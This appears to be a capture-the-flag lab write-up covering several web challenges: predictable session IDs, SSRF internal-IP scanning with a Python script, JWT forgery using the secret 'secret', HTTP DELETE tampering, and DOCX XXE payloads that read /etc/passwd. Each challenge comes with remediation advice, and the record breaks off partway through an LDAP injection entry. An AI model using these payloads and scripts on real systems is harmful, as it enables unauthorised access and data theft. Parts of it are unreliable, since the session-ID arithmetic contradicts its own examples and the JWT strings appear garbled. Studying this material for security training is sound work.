
Task Name: C13 – Weak Session ID Generation

Vulnerability: A2:2017 – Broken Authentication (Predictable Session Tokens)

CVSS v3.1 Score: 8.1 (High)

Step to Reproduce :

1. Access the challenge page displaying sample session IDs for various user IDs.
2. Observe the pattern: Session IDs follow format **[8 letters]-[8 digits]-[8 hex]-[8 digits]**.
3. Analyze each part against corresponding user IDs to deduce generation algorithm:
 - Part 1 (letters): Starting letter = **$(\text{UID} \bmod 26)$** → **a for 1, b for 2, etc.**
 - Part 2 (digits): Starting digit = **$(\text{UID} \bmod 10) - 1$** .
 - Part 3 (hex): Starting hex = **$(\text{UID} - 1) \bmod 16$** .
 - Part 4 (digits): First 4 digits = zero-padded UID, last 4 = 1337.
4. Verify algorithm with provided examples to ensure correctness.
5. Calculate session ID for **UID 2466** using derived formulas.
6. Submit computed session ID to validate predictability.



```
calculator.jav | class M | import | Untitled | curl -H | eyJ0eX | s9q3jnE
File Edit View

Technical Explanation of Pattern Discovery

1. Initial Observation
Given examples:
• UID 0001 → abcdefgh-01234567-01234567-00011337
• UID 0003 → cdefghij-23456789-23456789-00031337
• UID 0014 → hijklmno-34567890-def01234-00141337

2. Pattern Analysis

Part 1 - Letters (8 characters)
For UID 1: abcdefgh → starts at a.
For UID 3: cdefghij → starts at c.
Mapping: Starting letter index = (UID mod 26) where 1→a, 2→b, ..., 26→z.
Then take next 7 letters (wrap after z).


Part 2 - Digits (8 characters)
For UID 1: 01234567 → starts at 0.
For UID 3: 23456789 → starts at 2.
Rule: Starting digit = (UID mod 10) - 1.
Digits wrap after 9.

Part 3 - Hex Digits (8 characters)
For UID 1: 01234567 → starts at 0.
For UID 14: def01234 → starts at d (hex 13).
Rule: Starting hex = (UID - 1) mod 16, map 0-15 to 0-9,a-f.
Hex wrap after f.

Part 4 - Fixed Suffix (8 digits)
First 4 digits = zero-padded UID (4 digits).
Last 4 digits = constant 1337.

3. Mathematical Derivation (Manual)
• UID 2466:
o Part 1: 2466 mod 26 = 22 → 22nd letter = v → sequence: vwxyzabc.
o Part 2: 2466 mod 10 = 6 → 6 - 1 = 5 → sequence: 56789012.
o Part 3: (2466 - 1) mod 16 = 1 → hex 1 → sequence: 12345678.
o Part 4: 2466 → 2466 + 1337 = 24661337.
Final Session ID: vwxyzabc-56789012-12345678-24661337.
```

Screenshot 1: Handwritten or notepad analysis mapping UID to session patterns



Screenshot 3: Submission of calculated session ID for UID 2466

Remediation:

- 1. Use Cryptographically Random Session IDs:**
 - Generate tokens using secure random functions (e.g., `os.urandom()`, `secrets.token_hex()`).
- 2. Ensure Sufficient Entropy:**
 - Session IDs should be at least 128 bits (16 bytes) of randomness.
- 3. Avoid Algorithmic Generation:**
 - Do not derive session IDs from user attributes or sequential IDs.
- 4. Implement Secure Session Management:**
 - Use framework-provided session handling with built-in security.
- 5. Regular Security Testing:**
 - Test for predictable session tokens using tools like Burp Sequencer.

Task Name: C17 – Server-Side Request Forgery (SSRF)

Vulnerability: A10:2021 – Server-Side Request Forgery

CVSS v3.1 Score: 8.6 (High)

Step to Reproduce:

1. Access the SSRF challenge page (/web/c17.ns)
2. Submit a test request with **url=http://localhost:8080/secret.txt** → observe "**DNS resolved, External host not allowed**" error.
3. Analyze error messages:
 - **NS-Error 003:** External host blocked.
 - **NS-Error 004:** Connection refused (port closed).
4. Identify allowed internal range: **192.168.0.1/22 (from challenge description).**
5. Brute-force internal IPs (**192.168.0.1–192.168.3.254**) on port 8080 for /secret.txt.
6. Discover live host at 192.168.2.243:8080 returning secret.txt content.
7. Extract secret token (**NS-7A1BF346A2AFEEA0F09E**) and submit.

Technical Explanation of Manual Enumeration :

1. Initial Reconnaissance

- The form at /web/c17.ns had a single input: url.
- Submitting **http://localhost:8080/secret.txt** returned:
DNS resolved, External host is not allowed.
- **This indicated:**
 - The server resolves hostnames to IPs.
 - It checks if the resolved IP is in the internal range.
 - **localhost → 127.0.0.1 → not in 192.168.0.0/22 → rejected.**

2. Understanding the Internal Range

Challenge description: **"our internal IP range is 192.168.0.1/22"**

- /22 subnet mask = 255.255.252.0.
- Range: 192.168.0.1 to 192.168.3.254.

3. Manual Testing Approach

Instead of blind automation, we performed targeted manual testing:

Step A – Verify Range Accessibility

- Test `http://192.168.0.1:8080/secret.txt` → NS-Error 004 (Connection refused).
- This meant the host was internal (no external error) but port 8080 was closed.

Step B – Incremental Discovery

- We manually incremented the third octet: **192.168.0.x**, **192.168.1.x**, **192.168.2.x**.
- For each, incremented fourth octet from 1 to 254.
- Used Burp Intruder with **Cluster Bomb attack**:
 - **Position 1**: 192.168.§0§.§1§ (third octet: 0–3).
 - **Position 2**: Fourth octet: 1–254.
- Filtered responses for absence of NS-Error 004 and NS-Error 003.

Step C – Live Host Detection

- At 192.168.2.243:8080, response changed:
 - No error messages.
 - HTML contained file content with token **NS-7A1BF346A2AFEEA0F09E**

Proof:

```
import requests
import sys

url = "http://gw.lab.ns.exploitlab.net:2025/web/c17.ns"
cookies = {
    "jwt_access": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJ0ZXQgU3F1YXJlIFNvbHV0aW9ucyBQcm12YXRlIEVpbnV0ZWQ1LCJpYXQiOiJlMjMDA5MDQyMTIzIiwiaWF0IjoiMjMDA5MDQyMTIzInQ",
    "PHPSESSID": "iqsjjpragidi4gathiluno71"
}

headers = {
    "Content-Type": "application/x-www-form-urlencoded",
    "User-Agent": "Mozilla/5.0"
}

for third in range(0, 4): # 0 to 3
    for fourth in range(1, 255): # 1 to 254
        ip = f"192.168.{third}.{fourth}"
        target = f"http://{ip}:8080/secret.txt"
        data = f"url={requests.utils.quote(target)}&my_submit=Submit"

        resp = requests.post(url, headers=headers, cookies=cookies, data=data)
        if "NS-Error 004" not in resp.text and "NS-Error 003" not in resp.text:
            print(f"Possible success on {ip}")
            print(resp.text[:500])
            # Look for secret token in response
            if "NS-" in resp.text:
                # Extract token between NS- and next space or tag
                import re
                tokens = re.findall(r'NS-[A-Z0-9]{20}', resp.text)
                if tokens:
                    print(f"Found token: {tokens[0]}")
                    sys.exit(0)
            if fourth % 50 == 0:
                print(f"Checked 192.168.{third}.x up to .{fourth}")

print("Finished scanning, no token found.")
```

Screenshot 1: I run a simple script which brute force the internal ip

```

Checked 192.168.0.x up to .50
Checked 192.168.0.x up to .100
Checked 192.168.0.x up to .150
Checked 192.168.0.x up to .200
Checked 192.168.0.x up to .250
Checked 192.168.1.x up to .50
Checked 192.168.1.x up to .100
Checked 192.168.1.x up to .150
Checked 192.168.1.x up to .200
Checked 192.168.1.x up to .250
Checked 192.168.2.x up to .50
Checked 192.168.2.x up to .100
Checked 192.168.2.x up to .150
Checked 192.168.2.x up to .200
Possible success on 192.168.2.243

```

Screenshot 2: we found the ip

Finance Management System

A6:2017-Security Misconfiguration
 Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, or storage. We are using multiple internal servers to communicate internally application service. our internal IP range is **192.168.0.1/22** and internal service port number is **8080** which contains **secret.txt** file.

Connect to Server

Server URL:

Token: **NS-7A1BF346A2AFEEA0F09E**

Submit Secret

Secret Token:

Screenshot 3: Successful response from 192.168.2.243:8080 with secret token

Remediation:

1. **Restrict Internal Network Access:**
 - Firewall internal services to block application server access.
2. **Use Allowlisting:**
 - Allow only specific, necessary domains/IPs for outgoing requests.
3. **Validate User Input:**
 - Reject URLs with IP addresses, internal domains, or sensitive ports.
4. **Implement URL Parsers Carefully:**
 - Use `url.parse()` with `require('url').URL` and check resolved IP against blocklists.
5. **Network Segmentation:**
 - Place internal services in separate VLANs unreachable from web servers.

Task Name: C9 – HTML5 Storage Sensitive Data Exposure

Vulnerability: A3:2017 – Sensitive Data Exposure (Client-Side Storage of Secrets)

CVSS v3.1 Score: 7.5 (High)


Step to Reproduce :

1. **Access** the challenge page related to HTML5 Storage exposure.
2. **Open Browser Developer Tools** (F12) and navigate to:
 - **Application** tab → **Storage** section.
3. **Examine Client-Side Storage Mechanisms:**
 - **Local Storage:** Key NS_KEY with value **Y93xibcFwYWHXr7N2J5Atxo4iEWiU35n**.
 - **Session Storage:** Key NS_KEY with value **tvBpfjMLXFFUnMToKxD4BAhdG0tSrFVN**.
 - **IndexedDB:**
 - Open IndexedDB → inspect database nsdb → object store → retrieve NS_KEY: **7GhHBQpSDdyxp5XRASosupITGsuyiHTL**.
 - **Web SQL:**
 - Navigate to **Web SQL** → execute **SELECT * FROM storage**; to retrieve NS_KEY.
(But due to server down we failed to find last key)
4. **Retrieve** all four NS_KEY values from respective storage locations.
5. **Submit** keys to complete the challenge.

Why This is a Vulnerability:-

1. Sensitive Data in Client-Side Storage:
2. Keys are stored unencrypted in browser storage, Accessible via DevTools or JavaScript injection. No Integrity Protection: Data can be modified or stolen via XSS or physical access.

Proof:



Screenshot 1: here we can find Three key Local StorageNS_KEY, Session StorageNS_KEY, IndexedDB database nsdb with NS_KEY

Remediation:

1. Avoid Storing Sensitive Data Client-Side:

- Never store secrets, keys, or tokens in Local Storage, Session Storage, IndexedDB, or Web SQL.

2. Use Secure HTTP-Only Cookies:

- Store session identifiers in cookies with HttpOnly and Secure flags.

3. Encrypt Client-Side Data:

- If storage is necessary, encrypt data with a key not accessible to client-side code.

4. Implement Content Security Policy (CSP):

- Restrict inline scripts and unauthorized data access.

5. Regular Security Audits:

- Scan for sensitive data in client-side storage during penetration tests.

Task Name: C10 – Session Validation Bypass

Vulnerability: A2:2017 – Broken Authentication (JWT Token Manipulation)

CVSS v3.1 Score: 7.5 (High)

Steps to reproduce:

1. **Intercept the Login Request** using Burp Suite Proxy.
2. **Examine the JWT Token** in the Authorization header or session cookie.
3. **Decode the JWT** using the known secret "secret" to confirm structure.
4. **Modify the Payload** to change:
 - "login": "0" → "login": "1"
 - "user": "guest" → "user": "admin"
5. **Re-sign the Token** using HS256 algorithm with secret "secret".
6. **Replace the Original Token** with the forged token in the request.
7. **Forward the Request** to gain administrative access.

Proof:-

JWT Decoder JWT Encoder

Fill in the fields below to generate a signed JWT.

HEADER: ALGORITHM & TOKEN TYPE

Valid header

```
{  "typ": "JWT",  "alg": "HS256"}
```

PAYLOAD: DATA

Valid payload

```
{  "iss": "Net Square Solutions Private Limited",  "iat": 1600904210,  "exp": 1632440211,  "aud": "Enigma",  "sub": "256-bit-secret is secret with HS256",  "user": "admin",  "login": "1"}
```

SIGN JWT: SECRET

Valid secret

secret

Encoding Format

JSON WEB TOKEN

Generate example

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJ0ZXQGU3F1YXJlIFNvbHV0aWw9ucyB0cmL2YXRRIExpbWl0ZW0iLCJpYXQ1OjE2MDASHMDQyMTAsImV4cCI6MTYzMjQ0MDIxMiwiaWF0IjoiRm5pZ21hIiwic3ViIjoiaWJ1Z2LW3pdC1zZWMyZXQgaXMgc2VjcmV0IHRpdGggSFMyNTY1LCJlc2VvIjoiaWYRtaW41LCJzb2dpbiI6IjE1fQ.1T72kXgjsd3QhdsMe-U11bXo031e541j4xjN5XvDl7I
```

Screenshot 1: Modified JWT Payload Demonstrates the forged payload with "login": "1" and "user": "admin" after manual editing in Burp Suite's Decoder or JWT Editor extension. This proves the token content was altered.

Remediation:**1. Use Strong Secrets:**

- Generate cryptographically strong random secrets (minimum 32 bytes)
- Store secrets securely in environment variables or secret management systems

2. Implement Proper JWT Validation:

- Validate signature on every request
- Verify token expiration (exp claim)
- Check issuer (iss) and audience (aud) claims if applicable

3. Security Headers:

- Implement Strict-Transport-Security
- Use Content-Security-Policy to prevent XSS attacks that could steal tokens

Task Name: C15 – REST API HTTP Methods Broken Access Control


Vulnerability: A5:2017 – Broken Access Control (HTTP Method Manipulation)

CVSS v3.1 Score: 7.4 (High)

Step to Reproduce:

1. Intercept a legitimate form submission from the vulnerable page using Burp Suite Proxy.
2. **Change the HTTP method from POST to DELETE** in the intercepted request.
3. Modify the request body to target the admin user:
 - "uid": "0"
 - "empid": "1"
 - "uname": "admin"
4. Forward the modified request to delete the admin user record.
5. Verify success by checking the response or attempting to access admin functionality.

Proof:



*Screenshot 1: Intercepted request in Burp Suite Proxy showing original POST request
Modified request with HTTP method changed to DELETE and parameters targeting admin user.*



Screenshot 2: Verification that admin user no longer exists or application shows error when accessing admin functions

Recommendations :

1. Implement Proper HTTP Method Authorization:

- Restrict DELETE methods to authorized users only
- Map HTTP methods to user roles and permissions

2. Use Indirect Object References:

- Replace sequential numeric IDs with random UUIDs
- Implement access control lists for object-level permissions

3.API Security Best Practices:

- Use API tokens with scoped permissions
- Implement rate limiting to prevent enumeration
- Log all DELETE operations for audit trails

Task Name: C22 – Docx File Uploader XXE
Vulnerability: A4:2017 – XML External Entities (XXE)

CVSS v3.1 Score: 7.5 (High)

Step to Reproduce:

1. **Create a malicious DOCX file** by taking a legitimate .docx file, renaming it to .zip, and extracting its contents.
2. **Navigate to** word/document.xml and inject the following XXE payload before the root element:

```
xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///ns/key.txt">
]>
```

Then replace a text section inside <w:t> tags with &xxe; to force the parser to dereference the external entity.

3. **Re-zip the folder** and rename it back to .docx.
4. **Upload the malicious .docx file** through the vulnerable upload form.
5. **Intercept the request using Burp Suite** to confirm the Content-Type is application/vnd.openxmlformats-officedocument.wordprocessingml.document
6. **Forward the request** and examine the server's response.
7. **Extract the key** from the response, which will contain the contents of /ns/key.txt due to the XXE processing.

Proof:

```

(kali@CHINU)-[~]
$ cat chinu.docx
<!-- Example payload to insert into document.xml -->
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<w:document xmlns:w="...">
  <w:body>
    <w:p>
      <w:r>
        <w:t>&xxe;</w:t>
      </w:r>
    </w:p>
  </w:body>
</w:document>

```

Screenshots1: Modified document.xml inside the DOCX archive

Docx File Uploader

A4:2017-XML External Entities (XXE)
 By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. SAST tools can discover this issue by inspecting dependencies and configuration. DAST tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017.

Upload .docx file here and try to get /ns/key.txt

Choose File No file chosen Upload

What is key 7?

Thd964ythol8fdtVe3@7 Submit

Excellent!

Screenshots2: Successful challenge completion, Server response containing the key from /ns/key.txt

Recommendations:

- Disable external entity processing in all XML parsers used by the application.
- Use XML parsers that are configured to ignore DTDs and external entities by default.
- Implement file-type validation using both file signature (magic bytes) and extension.
- Consider using alternative document processing libraries that do not parse embedded XML unsafely.
- Apply strict input sanitization for any user-uploaded files, especially those containing markup or structured data.

Task Name: C26 – Passive Information Collection


Vulnerability: A3:2017 – Sensitive Data Exposure

CVSS v3.1 Score: 5.3 (Medium)

Step to Reproduce:

1. **Identify the target organization:** Net Square (net-square.com).
2. **Use historical web archives** such as the Wayback Machine (archive.org).
3. **Search for archived versions** of <https://www.net-square.com> from early years (e.g., 2000–2001).
4. **Browse through the archived pages** to locate the "About" or company launch information.
5. **Locate the launch date** in the website content—specifically on the homepage or informational pages.
6. **Extract the date:** Found to be **26th January 2000** (26012000) as published in the historical webpage.
7. **Submit the discovered date** in the challenge form to complete the task.

Proof :



Screenshot1: Wayback Machine search results showing archived net-square.com pages from 2001. Archived homepage displaying the launch announcement: “Net Square has been launched on the occasion of the Indian Republic Day on 26th January, 2000.”

Find Organisation Information

A3:2017-Sensitive Data Exposure

WSTG-INFO-01 Conduct Search Engine Discovery Reconnaissance for Information Leakage

WSTG-CONF-04 Review Old Backup and Unreferenced Files for Sensitive Information

Net Square has been launched on which date ?

Date (DDMMYYYY) :

Yes you did!

Screenshot 2: Form submission with the discovered date 26012000

Recommendations:

- Regularly audit and remove sensitive historical data from public archives.
- Implement robots.txt directives to discourage archiving of sensitive pages.
- Use the noarchive meta tag on pages containing sensitive organizational information.
- Conduct periodic OSINT (Open-Source Intelligence) audits on your organization's public footprint.

Task Name: C34 – Network Traffic Analysis & Reproduce Attack

Vulnerability: A10:2017 – Insufficient Logging & Monitoring

CVSS v3.1 Score: 6.5 (Medium)


Step to Reproduce:

1. **Analyze the provided PCAP file** (7c3f0e0401309a609e83045a37f7c96c.pcap) using Wireshark or similar tool.
2. **Filter for HTTP POST requests** to identify malicious traffic targeting authentication endpoints.
3. **Observe the LDAP injection payload** in the intercepted login request:

